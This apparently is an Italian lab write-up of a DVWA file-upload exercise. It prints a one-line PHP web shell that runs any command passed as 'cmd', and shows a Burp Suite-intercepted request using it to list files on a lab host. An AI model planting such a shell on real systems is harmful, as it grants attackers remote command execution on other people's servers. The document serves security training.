



## S6L2



The screenshot shows a text editor window titled "~/Desktop/shell.php - Mousepad". The menu bar includes File, Edit, Search, View, Document, and Help. The toolbar contains icons for file operations and editing. The code in the editor is as follows:

```
1 <?php system($_REQUEST["cmd"]); ?>
2
```

questo pezzo di codice fa si che l'utente puo' inserire qualsiasi comando come parametro cmd



infatti come possiamo notare abbiamo inserito nell'URL cmd=ls, per elencare tutte le cartelle e i file presenti nella directory.

```
1 GET /dvwa/hackable/uploads/shell.php?cmd=ls HTTP/1.1
2 Host: 192.168.178.63
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171 Safari/537.36
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US,en;q=0.9
9 Cookie: security=low; PHPSESSID=76baccdd72df2ed8d08ef82b5a0d7bcb
10 Connection: close
11
12
```

Qui possiamo vedere l'intercettazione con Burpsuite, in cui abbiamo una richiesta di tipo GET per elencare tutti i file presenti nella directory